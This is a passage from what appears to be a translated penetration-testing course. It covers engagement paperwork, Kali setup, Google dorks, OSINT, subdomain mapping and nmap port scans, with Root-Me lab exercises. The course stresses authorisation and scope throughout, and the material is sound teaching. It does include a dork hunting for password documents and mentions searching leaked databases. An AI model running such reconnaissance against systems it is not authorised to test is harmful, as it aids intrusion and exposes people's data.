The sponsor and the service provider fulfill all the legal and regulatory obligations necessary for the audit activities. In addition, the auditors selected for the mission all have a contractual relationship with <PROVIDER> and do not have a *cracker past*.

<PROVIDER> has professional insurance covering any damage caused during the performance of audit activities up to <AMOUNT> €.

Privacy

All of the data and information collected or processed as part of the audit are strictly confidential and must not be communicated to third parties without the written authorization of the audit manager. In fact, the only people authorized at <PROVIDER> to access the data are the people participating in the audit. At <CLIENT>, the people authorized to access the data are at the discretion of the lead auditor, who will then relay the information to these people.

Unless the sponsor formally and explicitly refuses, the <PROVIDER> will only keep the deliverables of the assignment at the end of the assignment, as well as certain ANONYMIZED data for automated processing purposes. The deliverables will only be accessible to people who participated in the service. All other audit data, including evidence, recovered files, and audit trails, will be securely deleted.

Validation of the service agreement

I, the undersigned _____ in my
capacity as _____ authorize
_____ to perform
the service described above.

Done at .

Signature

The framework document is signed by both parties (your company and that of the client). Normally, testing does not begin until this document is signed.

The reality on the ground can sometimes encourage us to start testing before the document is signed; it may also happen that the document is never produced. Since you have a priori a contract with your client, this is normally not dramatic.

We still strongly advise you to make this document and remind the customer that it is necessary to start the tests. Indeed, it will serve as a basis for discussion in the event of a problem with the scope or the test periods.

In summary

- The qualification meeting is an exercise which aims to collect the needs of the sponsor to formulate a service proposal, either in the form of an estimate or commercial proposal in the case of an external company, or of an engagement letter in internal, for example.
- At the end of this meeting, you must know at least the scope of the tests, the approach (black / gray / white box) and the schedule.
- The kick-off meeting happens once the proposal has been validated, and allows you to align with all the stakeholders on what was decided at the kick-off meeting. This is when all the technical and logistical details are discussed.
- All these points are formalized in a framework document. This document does not supersede a contract between your two companies, but complements it.

In the next chapter, we will continue in our preparation for the tests, with the preparation of its working environment, to avoid wasting time at the start of the audit.

Prepare your work environment



In the previous chapter, we dealt with all the framing part of the tests. It is now necessary **to prepare** to be directly operational on the day of the audit.

As Abraham Lincoln said so well:

"Give me six hours to chop down a tree, I'll spend four preparing my axe."

Explore Penetration Testing Tools

Penetration testing is nothing new, and overall offensive tooling is evolving faster than defensive tooling. For several years, there have been **operating systems designed specifically for attack**. These all-in-one operating systems embed most of the tools needed to perform intrusion tests:

- [Kali](#), a Debian-based Linux distribution (it is the most used distribution according to the [DISTROWATCH ranking](#));
- [Parrot OS](#), also based on Debian but a little less popular;
- [Commando VM](#), based on Windows but which requires a not always simple installation;
- [EXEGOL](#), based on Kali but running in Docker. Special

mention for this environment which was initially created by a Frenchman, cocorico!

You could install the different tools that you will need in your daily environment individually, but you would lose the advantage of the **“disposable” nature** of your work environment. The idea is to have a ready-to-use environment, dedicated to a customer, to avoid wandering around with the data of a customer A in the logs of your tools, for example, when going to a customer B.

Install Kali, the reference tool

In this course, we will use the Kali tool because it is the reference distribution.

We will install it in a virtual machine (VM), the one of your choice: Virtual Box, VMware Workstation Player, PARALLEL if you are on Mac, Hyper-V possibly under Windows, etc.

I therefore invite you to download the [Kali virtual machine of your choice](https://www.kali.org/get-kali/#kali-virtual-machines) (<https://www.kali.org/get-kali/#kali-virtual-machines>) and install it on your hypervisor. (The **default password** when downloading the ready-made VM is **kali / kali**)

The [official installation documentation](https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/) (<https://www.kali.org/docs/virtualization/install-virtualbox-guest-vm/>) is very well done, so we refer you to it to guide you.

If you have problems with the keyboard potentially being qwerty the first time, you can change the configuration:

- either temporarily at each session with the command:

```
setxkbmap -layout fr
```

- or definitively, with the command:

```
sudo dpkg-reconfigure keyboard-configuration
```

(Then select the appropriate settings for your hardware; **GENERIC 104 Key** if you can't find something suitable).

[Familiarize yourself with the Kali environment](#)

Now that you have your environment installed and logged in, you should have something like this interface:



Kali's app menu

Don't try different tools without a specific goal. Each tool meets a particular need and you will be more lost than anything by launching them all to “see what it looks like”. Be patient ! We will use the right tools when the time comes.

For the rest, it's like a standard Linux system, with the same basic commands (cat, LS...). If you know the basics of a Linux system, this will be familiar to you.

Be aware of the limits of the tools

A point on which we will insist between the lines of the course: the tools are not magic and do not do everything, on their own. They are only task accelerators that you must understand and know how to do on your own, normally.

Just because you've just installed a distro designed for offensive security

doesn't mean you're an accomplished hacker now. Unfortunately, there is no magic recipe for this but all the same some advice that we will have the opportunity to put into practice:

- Before launching all-out tools against the target, **watch from the browser or manually test through the terminal some features** , to see the behavior of the application.
- **Familiarize yourself with your tools, make them yours** .
There are often several tools that meet the same need. Do not hesitate at the beginning to do the same job twice with two different tools. Once you know the “normal” operation of a tool, abnormal behavior will be obvious to you.
- **Understand why your favorite tool failed you** . This will make it possible to better understand the tool even more, and to potentially discover abnormal behavior of the audited application, which could turn out to be a defense mechanism or a vulnerability. Either way, understanding why will benefit you.
- **Read the documentation** ! Sometimes some abnormal behaviors are:
 - biases cited in the documentation;
 - issues on Git Hub that have been marked as “won 't FIX” or bug. “Issues” are problems or complaints raised by users. The REPOSITORY maintainer then decides whether to fix it or not. It is his tool!
- For the more determined among you, **make your own tools** .
The existing tools are only accelerators, as we have already said. Developing the tools will allow you to understand the fundamental concepts that they automate.

Document everything you do

Using tools to document what you do allows you to:

1. Keep track of what was tested, what worked and what didn't.
2. Know what you did and at what time. In the event of an incident with the customer, you will be able to prove to him that it is not you (if of course it is the case).

You will have to be very strict on this. For this you need a tool to:

1. to take notes.
2. take screenshots (or even videos for the sometimes complex cutscenes).

Take notes

Select a tool with which you are comfortable: word processing like Word or slideshow like PowerPoint; Mark down files (the formatting of README files on Git Hub, for example), or a tool like OneNote, for example. It's up to you to **choose yours according to the constraints imposed on you** by the company or by the client.

Pay attention :

- data storage: some customers do not want data to be stored on SAAS services such as Notion, Office 365 or Google WORKPLACE.
- the security of the notes: this is sometimes very sensitive information that must be protected accordingly!

Remember to note the times of the different actions you perform , especially those that may have an impact on the system. In the event of a problem, you can tell your client whether it was your fault or not. This will save him from having to trigger security incident management, for example.

Take screenshots

Take lots of screenshots , even if you think it's irrelevant. I've seen far too many

PENTESTERS say to themselves when writing the report “Damn, I don't have this screenshot to prove the vulnerability”. And I guarantee you that it is much more difficult to defend in front of a person at the client who insists that there is no vulnerability, if you do not have proof of it.

You can use your usual shortcuts to take screenshots, or use tools like GREENSHOT on Windows or SKITCH on Mac.

It is sometimes easier to explain in video (rather than with text and screenshots) and the wow effect is guaranteed in restitution! Under Kali, RECORDMYDESKTOP, installed by default, allows you to make video captures.

In summary

- The Kali Linux work environment will then be used to carry out the technical actions of this course, and more generally in your PENTESTER life.
- Tools are just accelerators, and they can fail you. As part of a PENTEST, keep this in mind and be vigilant about behaviors that you do not expect.
- Note taking is essential in PENTEST, because you will be testing a lot of things: it will be very difficult to remember everything, and impossible to prove it if you haven't taken any screenshots. Don't make this mistake!

In the next part, we will initiate the first phase of our penetration test: the discovery and recognition phase. Ready ? Let's go !

Find information about the target and its ecosystem

The client accepted our proposal: we will carry out the mission together! The

target will therefore be the application (belonging to his e-Health company):
example.com .

Let's go back to Etienne's metaphor, which draws the parallel between an intrusion test and a bank robbery.

A bank's main vault is the one that holds the most wealth...so it's normally very secure. Before rushing headlong, you're going to want to get as much information as possible. It's the same thing during a penetration test. And to get the first information on the target, what better than... Google!

Harness the full power of Google

Thanks to Google's algorithm, anyone, whether completely new to computers or experienced, finds most of the answers to their questions.

Overall, we know that Google:

- indexes the web by browsing all the pages that its robots encounter;
- understands your question;
- and passes it all through his mill to answer you.


But did you know that it is possible to use Google to:

- find vulnerabilities;
- recover sensitive data;
- all this based on the results of the exploration and indexing of websites by the Google bot robot?

Be careful, this does not allow Google to bring out results that it does not have the right to index. This just allows you to precisely filter the results, a bit like an SQL query.

root-me.org site which contain the word PASS (for PASSWORD OR password). You never know, sometimes that ROOT Me operating documentation has been inadvertently exposed on the internet and indexed!

You can type `site:root-me.org EXT:PDF "PASS"` in the Google search bar:



Google displays the query results

In this request, the following points are indicated to Google:

- `site:root-me.org` : search only on the `root-me.org` domain and its subdomains;
- `EXT: PDF` : only search in PDF files;
- `"PASS"` : search for PDF files that contain exactly `PASS` .

Note that you can also exclude certain results with the `-` character . For example, if we wanted to search for all files EXCEPT PDF files, we could have used `-FILETYPE:PDF` (file type and `EXT` are aliases in the language of Google).

Well... Bad luck this time, that's not how we're going to succeed in compromising the `root-me.org` site. But do not neglect this technique and the human errors of your targets!

The Exploit-DB site (in English) lists a list of Google DORKS in what they

call the Google Hacking Data base (GHDB).

It is to be used with precaution and on a perimeter for which you are authorized. Otherwise, you risk finding yourself in the same situation as this blogger, who was fined €3,000 for downloading documents indexed by Google!

OK but I would still have liked to see what it does when you find a flaw this way... Impossible to see what it would look like?

Ah, we suspected that you would be a little disappointed. Don't worry, it will change with the little experiment you are going to do now!

Up to you



Remember:

This is your first penetration test mission, I can't let you go like that: you're going to hone your skills on virtual machines and ROOT Me challenges.

When I need to show you some things, I'll do it either on a test application or directly on ROOT Me.

In this course, you are allowed to use techniques to perform a penetration test:

- in a “protected” exploration and learning context (ROOT Me);
- and always, targeting a fictitious system.

challenge

Here is a message received from an anonymous source:

"Help me ! I think I remember an article written by a person called “Lebrun” on the ROOT Me site, but my memory is so bad that I don't remember the precise subject of the article, only that it was a PDF...”

Will the PENTESTER apprentice who is you be able to help him?


Solution

Chapter: Find information about the target and its ecosystem Section:

Harness the full power of Google

Here is a query you could type into the Google search bar to find an answer:

```
site:root-me.org "lebrun" ext:pdf
```



Google Dork et résultat attendu

Only one result! Not common on Google, and ultimately little room for doubt. Congratulations if you found it!

Use other data sources

Many data sources are available on the internet. They are grouped together in what is called OSINT for Open Source Intelligence (or intelligence in open sources, in French).

Google is only a way to search in some of these sources, either with a normal query or with Google DORKS.

To properly carry out your **passive reconnaissance** , that is to say without directly touching the HEALTHTECH application for the moment, you must seek as much information as possible:

- **Who are the employees** of the example.com publishing company, and what are their **email addresses** ?
- Could these email addresses have been used in a **leaked database** ?
- Does the company have a **code repository on Git Hub** or GITLAB, for example?
- Have messages relating to the target application been posted on **specialized forums** ?

You can do this search manually, but again open source projects can help you speed up this phase: THEHARVESTER or RECON-NG have modules that cover this search for information.

For example, here is the beginning of the console output of THEHARVESTER when searching the domain root-me.org:

But we can go further to find sources of information on the target. Indeed, it is possible to use services that allow you to:

- look in database leaks to see if the users we have identified have not kept their passwords;
- directly recover this data when it leaks on the DARK web or the specialized DEEP web.

The DARK web is an area of the internet that is only accessible through a specific VPN.

The DEEP web refers to everything that is not indexed by search engines, in particular because an account is necessary to access the data .

The authenticated part of ROOT Me can for example fall into this last category!

This specific activity flirts with illegality, especially in France because we collect personal data from people who have not given their consent. For obvious reasons, we will not explain how to access these services.

Be careful, this must be well included in the service, because it can be time-consuming and not of more interest to the sponsor. Indeed, in these cases, we no longer really test the application itself, but a much broader spectrum (data security).


In summary

- It is possible to find sensitive information for the security of an application or an information system from publicly available sources indexed by Google.
- This type of information can be found by doing what are called Google DORKS.
- Other sensitive information (connection information for example) can

be found in unindexed but still available sources, such as the commit history on Git Hub or leaked databases.

In the next chapter, we will see together how to extend the perimeter, if of course we have the authorization from the client.

Collect more information with active reconnaissance



After several hours of research on your target, you find nothing very interesting, at most a few names, email addresses and postal addresses of collaborators. Not enough to go in and leave with the contents of the bank vault for the moment. And above all, one question remains: is there really only one building that belongs to this bank?


Attacking the main target is not always the easiest because all the attention is focused on it. While attacking related targets sometimes achieves the same ends.

This is where **active recognition** comes in !

If we stick to our bank robbery metaphor, you will:

- go door to door to ask whether or not such a building is connected to the bank (hoping that you get a positive answer);
- or look in the trash cans to see if there are useful documents there,
- trying to capture conversations between employees, etc.

As part of our penetration test, this consists of asking whether such and such a DNS record exists, for example.



And that's what we're going to see right away!

Find related targets

There are several techniques for finding information and extending the attack surface (this is the accepted term):

- enumeration of domain and subdomain names, from a list that you have defined;
- SCRAPING of the main target, to find references to subdomains in the content of the target ;
- reading TLS (Transport Layer Security) certificates, which are sometimes used for multiple sites;
- whois records;
- DNS history...

SCRAPING in our jargon means browsing the pages of a site automatically, with a robot.

These techniques are very interesting and **recognition of the attack surface is a specialty of penetration testing in itself** . For complicated targets on large perimeters, we will want an expert in the field in the team for this phase, for example.

The community produces very good tools to facilitate and make this phase more accessible. Here, it is the OWASP foundation itself that develops and maintains the most complete and most used tool in recent times: AMASS!

AMASS is a tool available in Kali by default. You don't need to download it.

As part of our PENTEST, we will have to do this exercise on example.com, of course. 😊

As with all tools, **the default configuration does not necessarily return the most exhaustive results** . It will take time to configure it by going for example to look for your API keys in the different data sources, find the most complete list possible for the enumeration of subdomains, etc.

Exercise your duty to advise on the extension of the perimeter

Before expanding the attack surface by looking for other entry points (related subdomains, for example, the target's acceptance or development environment), check with your sponsor that you have the right !

In the scoping phase, I proposed to the client a mapping phase, given that this is his first audit. The scope he gave us is `*.example.com` .

Which means that if we come across areas like:

- `dev.example.com`
- `preprod.example.com`
- `app.dev.example.com`

...we have the right to test them!

At the end of the mapping and for the continuation of the course, we have the following 3 environments:

1. *.dev.example.com (development),
2. *.preprod.example.com (pre-production),
3. *.example.com (production);

And for each of these environments, we have the following subdomains that correspond to different modules of the application:

1. api.*.example.com
2. app.*.example.com
3. admin.*.example.com

After a quick overview of these different environments and applications, they are all the same in different development versions. The client then tells us to only do the intrusion tests on pre-production. **For the rest of the test, we will therefore work on the *.preprod.example.com part** . We will nevertheless notify in the report that the other environments are identifiable on the Internet.

If you really feel like you're missing something by not looking at certain parts of the perimeter, talk to the sponsor. This is also your duty to advise. And remember to amend the framework document if the scope changes!

A little anecdote on the subject: we were auditioning for the MVP (Minimum Viable Product) of an application for a FINTECH, a startup in the financial sector. In the context of an MVP audit, the scope is generally small: we therefore

did not have much to chew on. In addition, the developers had taken security into account on this part of the application. Result: not a single vulnerability, what frustration!

We therefore asked the sponsor if we could extend our mapping a little, and he gave us his agreement.

`GITLAB.CLIENT.TLD` subdomain which was the code repository, on which we were able to:

- create an account ;
- log in;
- consult the source code of the application;
- and find connection information in configuration files.


So we found a major vulnerability in the ecosystem, with this exposed code repository on which we could create an account! So in this specific case, by expanding the scope we found a significant vulnerability that we wouldn't have seen otherwise.

In summary

- To extend the perimeter, there are several mapping techniques, including the listing of domain names and the SCRAPING of the target pages.
- Knowing and mastering all the techniques will take some time, but tools are there to help you, including AMASS. Cartography is a specialty in itself.
- Before taking time to expand the scope, check with the sponsor, and your project manager if you have one, if you can do it! If this is not provided for in the scope, nothing prevents you from discussing it with the sponsor and amending the framework document.

In the next chapter, we will begin to actively dialogue with our target to identify the services that are open on the server.

Identify entry points on the underlying target server




We have seen how it was possible to search for related targets, if the defined perimeter allows it. We will now refocus on our main target: the application.

Let's go back to our bank robbery metaphor.

Unfortunately, you have not found any branches, premises or drop-off points for your target. Everything seems to be happening at a single address, in a single building. It remains to know how to enter this building. Through the front door? Or is there a service door, windows, a skylight on the roof or passable pipes?

These **entry points** into the building where the target is located (inside the bank) are the equivalent of our **services listening on the server** hosting the web application to be tested.



Scan target entry points

To discover the entry points, we are going to need to **perform a port scan** . Indeed, the server itself will not tell you all the services it exposes.

Perform a port scan

There are network scanning tools to speed up this work considerably. The best known and most reliable is NMAP, but there are others like NAABU or MASSCAN

In our example **we are going to use NMAP**, this is the main thing to know. In its basic use, NMAP is relatively simple:

```
> nmap app.preprod.example.com
```

This command gives us the following result:

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-22 07:40 AST
Nmap scan report for app.preprod.example.com (<adresse_IP>;)
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 36.24 seconds
```

I replaced the IP addresses by <IP address> in the command returns, to avoid inconsistencies between the different example commands.

This first command already gives us several information:

- the host in front is in line with the “Host Is up” part;
- 2 ports among the 1,000 best known are open;
- it is probably a Linux server opposite (open SSH port);
- a web server is a priori listening (port 80 open).

But what exactly happened when I entered this command?

In its default configuration, NMAP:

1. Resolves the DNS name of the host.
2. Ping the host.
3. If the host responds, perform a “SYN scan”.
4. Only scans the first 1,000 best-known ports out of a possible 65,535.
5. Does not detect the listening service.

NMAP's default scan type is a SYN scan:

- it only sends a SYN packet and waits for the SYN+ACK response.
- But it never sends the ACK or the RST. The connection therefore remains open at the server, until the timeout!

This generally has little impact on recent systems, but can have some on more fragile systems. Do you remember my anecdote about the fact that [I had saturated the firewall](#) ? Well it was partly because of that. Since the requests were never closed, the firewall waited while I continued to fill its connections table, then overflowed.

Let's dwell on what can be problematic for our needs:

- **we are not exhaustive** (only 1,000 ports scanned among 65,535 available);
- we don't **know for sure** which service is behind each port.

You can theoretically run any service on any available port.

To tell NMAP to **scan all possible ports** , you must specify it with the **-p <ports or range> option** .

The syntax for this option is very permissive, but the easiest way if you want to scan all ports is to specify the **-p- option** , which is equivalent to **-p 0-65535** .

Most of the time, STANDARD SERVICES WILL BE FINDED AT THE PORTS [WHERE WE EXPECT THEM](#) :

- SSH to port 22 ;

- HTTPS on 443 ;
- SMB on the 445 , etc.


But if the server administrator decides, he can also mix everything up and run the SSH service on port 443 and HTTPS on port 22 !

Some recommendations even invite you to change the default port of the administration services (like SSH, to make it run on a port that is not 22). This prevents it from being detected too easily by mass scans.

By convention, NMAP will consider that if the port is open, the listening service is the default one. To check if this is indeed the case, you must specify the -SV option, which will check the listening service and its version.

Last point, the scans we do are not very visible : if you need discretion, you will have to push your understanding of the tool and port scanning in general much further! But that's not the purpose of this course, so we won't dwell on it here.

Up to you !



It's your turn to do a port scan. You will do this exercise on the DVWA environment specially designed for this course, and hosted by ROOT Me.

challenge

To participate in this challenge, you must have an account on ROOT Me, it's free.

1. Log in to [ROOT Me](https://www.root-me.org/).
2. Click on [this link \(https://www.root-me.org/?page=login&lang=fr&url=%2F%3Fpage%3Dstart_ctf_alltheday%26i \)](https://www.root-me.org/?page=login&lang=fr&url=%2F%3Fpage%3Dstart_ctf_alltheday%26i) to start or join the environment.
3. Once on the page, wait for a green box to appear:

L'environnement virtuel à attaquer est disponible à cette adresse : **ctfXX.root-me.org**

4. The address to be scanned will be indicated there: get started!

